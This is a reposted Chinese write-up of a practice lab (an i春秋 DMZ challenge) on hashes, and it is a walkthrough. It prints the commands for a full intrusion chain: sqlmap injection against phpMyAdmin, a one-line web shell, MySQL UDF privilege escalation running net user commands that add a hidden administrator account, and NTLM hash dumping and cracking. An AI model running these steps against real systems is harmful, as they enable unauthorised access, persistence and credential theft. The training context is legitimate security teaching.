i春秋DMZ大型靶场实验(四)Hash基础

转载


weixin_30493401 于 2019-07-13 09:38:00 发布 114 收藏
原文链接：http://www.cnblogs.com/feizianquan/p/11179478.html

下载工具包 打开目标机

通过目录爆破发现 phpmyadmin 在登录位置尝试注入 返现 可以注入 直接上sqlmap 上 bp 代理抓包

sqlmap.py -r bp.txt --dbs 利用sqlmap 跑出root 密码 root666888 登录 phpmyadmin


t通过路径报错得到绝对路径





```
Notice: Undefined index: username in C:\WWW\auth.php on line 1

Notice: Undefined index: pwd in C:\WWW\auth.php on line 14
1
```

c:\\www\\1.php root 权限可以直接写一句话拿shell 让后进行udf 提权





一句话写入 菜刀连接 上传udf 提权 提权 发现

net.exe 被删掉了 上传一个net1.exe 重命名 n.exe

```
select shell('cmd','c:\\www\\css\\n.exe user')
```

Mysql_query | Load_File | Into OutFile

```
shell('cmd','c:\\www\\css\\n.exe user')
\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator Guest HelpAssistant
ichunqiu net SUPPORT_388945a0
命令运行完毕，但发生一个或多个错误。
```

现在添加用户 并加到管理员组

```
select shell('cmd','c:\\www\\css\\n.exe user temp 123.com /add')
```

Mysql_query | Load_File | Into OutFile

```
shell('cmd','c:\\www\\css\\n.exe user temp 123.com /add')
命令成功完成。
```


```
select shell('cmd','c:\\www\\css\\n.exe localgroup Administrators temp /add')
```

Mysql_query | Load_File | Into OutFile

```
shell('cmd','c:\\www\\css\\n.exe localgroup Administrators temp /add')
命令成功完成。
```

远程登录

登录后上传 抓hash 工具包




找到 ichunqiu 哈希 nt 解密 得出

DF33208779D6C6BC12A276FAACEA2EFE

ntlm

1234qwer1234

远程登陆



转载于:https://www.cnblogs.com/feizianquan/p/11179478.html